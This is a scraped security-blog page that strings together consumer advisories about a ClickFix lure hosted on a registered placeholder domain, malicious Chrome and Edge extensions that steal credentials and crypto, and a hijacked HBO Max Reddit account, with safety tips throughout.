







A domain that has long appeared in software documentation, code examples, and developer test material is now being used to push a ClickFix attack against Windows users.
A placeholder domain stands in for a website in an example. The best-known is probably example.com. Another, third-party[.]com, has often been used in documentation to represent an external website, API, or service.
However, there is a very important difference between the two: example.com is reserved for documentation, while third-party[.]com is an ordinary domain. Anyone could register it, and someone did. Every document, test, and skill that hardcoded it now points readers and users to the attacker’s infrastructure.




Researchers at Manifold Security found that third-party[.]com was serving a fake Cloudflare-style verification page to Windows visitors. The page tries to persuade them to open the Windows Run box and paste a command it has copied to their clipboard.This command is designed to download and execute a PowerShell script. At the time of writing the domain hosting the script is not resolving.
ClickFix is a social-engineering technique that turns the victim into the malware installer.
Instead of relying on a malicious attachment or an obvious executable download, the attacker convinces someone to run a command themselves. Common lures include:

A browser error that claims it needs a “manual fix.”
A bogus video-player, document-viewer, or popular software download.
A support scam page that tells the visitor to paste a command into Run, Command Prompt, Terminal, or PowerShell.

ClickFix works because the command often uses legitimate Windows or Mac tools to download and execute the next stage. It also runs with the permissions of the person who has been convinced to enter it.
The consequences can range from information theft to more serious compromise of a company network. In a recent campaign called TerminalFix, a fake Cloudflare CAPTCHA led victims to paste a PowerShell command into Windows Terminal or PowerShell.
How to stay safe
With ClickFix running rampant—and it doesn’t look like it’s going away anytime soon—it’s important to be aware, careful, and protected.
Slow down. Be wary of a webpage that urges you to run commands on your device, especially if it uses a countdown or other pressure tactic.
Don’t run commands or scripts from untrusted sources. Never run code or commands copied from websites, emails, or messages unless you trust the source and understand the action’s purpose. Verify instructions independently. If a website tells you to execute a command or perform a technical action, check through official documentation or contact support before proceeding.
Check what you’re pasting. A website may copy a command to your clipboard without showing you the full text. Don’t paste it into a command window.
Secure your device. Use an up-to-date, real-time anti-malware solution with a web protection component.
Educate yourself on evolving attack techniques. Understanding that attacks may come from unexpected vectors and evolve helps maintain vigilance. Keep reading our blog!
Pro tip: The free Malwarebytes Browser Guard extension warns you when a website tries to copy something to your clipboard.
Stop threats before they can do any harm.
Malwarebytes Browser Guard blocks phishing pages and malicious sites automatically. Free, one click to install. Add it to your browser →
Malicious extensions and ClickFix attacks are two hugely popular topics on our blog, and for a good reason: they’re both very common. In this post, we bring them together. Here’s the thing: in our posts about malicious ClickFix instructions, we don’t always explain exactly how users end up on the attackers’ pages in the first place. A recent study gives us a chance to fill that gap and talk about one of those methods: malicious extensions.
Readers who are not deep into cybersecurity may already have a bunch of questions at this point: how can extensions be malicious? where do they come from? and what exactly is ClickFix, anyway? Fret not: this post answers all these questions.
The danger of browser extensions
Let’s start with the basics. Browser extensions or add-ons are lightweight tools installed in your browser to give it extra capabilities or change how it works with web pages. For example, extensions can block ads, translate pages, download audio and video, save passwords, or take screenshots.
Most browser developers offer users an official extension store. For instance, for the most popular browser, Chrome, that store is the Chrome Web Store. There are also alternative platforms for distributing extensions, though browser developers have recently made it much harder to install and use extensions that don’t come from an official source.
Just like any other software, extensions can be useful, but they can also be malicious. In fact, cybercriminals often spread malicious extensions through those very same official stores, and we’ve covered plenty of such cases on our blog before.
It’s no accident that criminals love spreading malicious plug-ins. To work properly, most extensions need permission to read and modify the content of every web page the user visits. Without that permission, add-ons would be basically useless. For instance, a translation extension needs to read all the text on a page before it can swap the original for the translation.
Cybercriminals take advantage of these capabilities for their own purposes: for example, they intercept logins, passwords and other data entered on websites, swap out payment details, or show victims fake forms and messages. And all of this happens on legitimate sites that users have come to trust without a second thought.
Almost twenty malicious extensions for Chrome and Edge
In late August, cybersecurity researchers reported finding 18 malicious extensions for Chrome and one for Edge. They said all 19 add-ons were probably linked to the same campaign. They base this on the similarity of the malicious code and the methods the attackers used. You’ll find the full list of malicious extensions at the end of this post.
Most of the extensions discovered, 14 in total, were built by the attackers themselves. Their first versions weren’t malicious at all and did exactly what users downloaded them for. But after a while, once users had come to trust the add-on, the attackers pushed an update that slipped in malicious functionality.
As for the remaining five extensions, their creators had nothing to do with the cybercriminals at all. They simply sold their creations to them. This way of getting hold of extensions is also popular among cybercrooks. There are plenty of reasons for that: ready-made add-ons can be bought for relatively little money, and criminals don’t have to build or promote them from scratch. And most importantly, along with the extension, they also inherit its existing user base. Upon buying the add-on, all the attackers need to do is add malicious functions and push an update that installs automatically for users. Users are never told that the extension’s real owner has changed.

In this case, the add-on cybercriminals bought most often was Enable Right Click & Copy — Smart Unlock + OCR. It had 70 000 users in Chrome and 10 000 in Edge. This purchase is exactly why there’s a single Edge extension among all its Chrome relatives. The add-on itself originally served a perfectly benign purpose: it let users select and copy text on sites where that’s normally blocked, and it could also pull text out of images with optical character recognition (OCR).
At the time of the research, the Edge version of the extension had more than 10 000 users. Source
The malicious functionality introduced into the extension makes it reach out to the attackers’ command-and-control (C2) server to download additional modules of nefarious code. These modules can change over time. Since Chrome automatically updates all installed extensions by default, the malicious version lands on the device without users having to do anything at all.
For the downloaded code to run on the websites the user visits, the extension disables one of their defenses — Content Security Policy (CSP). This mechanism allows website owners to declare which scripts and other resources are allowed to load and run on a page. Once this protection is turned off, the extension can inject code it gets from the C2 server right into the pages open in the browser. The website itself isn’t hacked, and it looks the same to everyone else, but for that one infected user, the legitimate page quietly turns malicious.
What these 19 extensions can do
Now let’s take a closer look at what the malicious modules loaded by the extension are actually capable of. Researchers found 16 such modules, built for all sorts of tasks: from stealing data and hijacking cryptocurrency to the ClickFix attacks we’re focusing on here.
Some of the modules simply collect user data. They intercept logins, passwords, email addresses, and other valuable information the user enters into web forms, including payment details. On top of that, the add-ons steal data from Facebook and LinkedIn accounts and collect browsing history. Criminals can use this information to take over accounts, steal money, and launch further attacks against the victim.
A few other modules focus specifically on stealing cryptocurrency and related data directly. One of them is a crypto drainer, a tool that empties crypto wallets. It works with Ethereum and compatible blockchains as well as Solana and Tron. It replaces the real Connect Wallet and Swap buttons on websites with its own fake ones. When a user clicks one of these buttons, the drainer takes over all further interaction with the wallet and walks the victim through confirming the actions needed to steal their cryptocurrency.

Other modules target users of Ledger and Trezor hardware wallets. Right on the official websites of these services, the malicious extension displays a fake wallet update-and-restore page that asks for a seed phrase of 12, 18, or 24 words. The seed phrase the user enters is forwarded straight to the attackers, giving them full control over the wallet.
The fake form asks the user to enter a seed phrase of 12, 18, or 24 words, which then ends up in the attackers’ hands. Source
Finally, some modules gather information from crypto service pages open in the browser, such as OKX, MEXC, Kraken, KuCoin, Coinbase, Binance, Bybit, and MetaMask, including balance details and active session data that can be used to hijack accounts.
And now we’ve finally reached the module that matters most for this post: the one used for ClickFix attacks. We’ll talk about it in the next part.
How malicious extensions are used in ClickFix attacks
The ClickFix attack technique has become extremely popular among cybercriminals lately. It relies on social engineering: the victim is shown fake instructions supposedly needed to complete some action, such as passing a CAPTCHA check, fixing an error, or updating a program. Following these instructions, the user copies the command suggested by the attackers, pastes it into a system tool built for running these commands, and runs it, all by themselves.
We’ve written about attacks like this and their consequences more than once on our blog. But we rarely dig into exactly how a victim ends up on a page with fake instructions in the first place. A campaign that spread malicious extensions through the Chrome Web Store shows us one way this can happen.
Add-ons turn out to be a very handy tool for ClickFix attacks. As we mentioned earlier, when a user visits a page, extensions are allowed reading and changing its content in order to work. That gives attackers the chance to swap in a fake ClickFix instruction at just the right moment, replacing the content of the page the person actually wanted to open.
What’s more, the ClickFix technique itself lets attackers break out of the browser and gain a foothold directly in the system. That means removing the malicious extension won’t necessarily undo the damage: after the user has run the ClickFix command, malware may already be installed outside the browser.

In the specific attack example the researchers describe, the user sees a fake notification saying their browser needs to be updated, along with instructions on how to do it. The instructions change depending on the operating system, and the extension picks up that information automatically too.
In the macOS version of this attack, the user is told to open Terminal, copy a command, paste it there and run it, then restart Chrome to supposedly finish the update. Source
How to avoid falling victim to infected extensions
First off, we recommend checking whether any of the following malicious extensions are already installed in your browser:
Enable Right Click & Copy — Smart Unlock + OCR
RapidLens – Google Lens for Screen Search & Images
Meta & Facebook Ad Library Spy — Save Ads, Finder, Downloader | FeedX-Ray
If you find any of these extensions on your device, we recommend removing it as soon as you can and running a full system scan with a reliable antivirus. As we mentioned above, simply deleting the add-on might not be enough. You can use a free trial version to detect and remove the infection.
How to avoid falling victim to malicious extensions and ClickFix attacks in the future?
Don’t install too many extensions and regularly check the list of those you have.
Remove extensions you don’t use.
Trust the warnings from your operating system and security software, rather than the instructions — or even the demands — of websites and apps.
Researchers at Hudson Rock found that cybercriminals hijacked HBO Max’s verified Reddit account and used it to run 108 malicious ads over roughly 48 hours.
The ads used HBO Max’s trusted corporate account to promote fake AI tools, developer software, and macOS utilities, lowering potential victims’ guards.
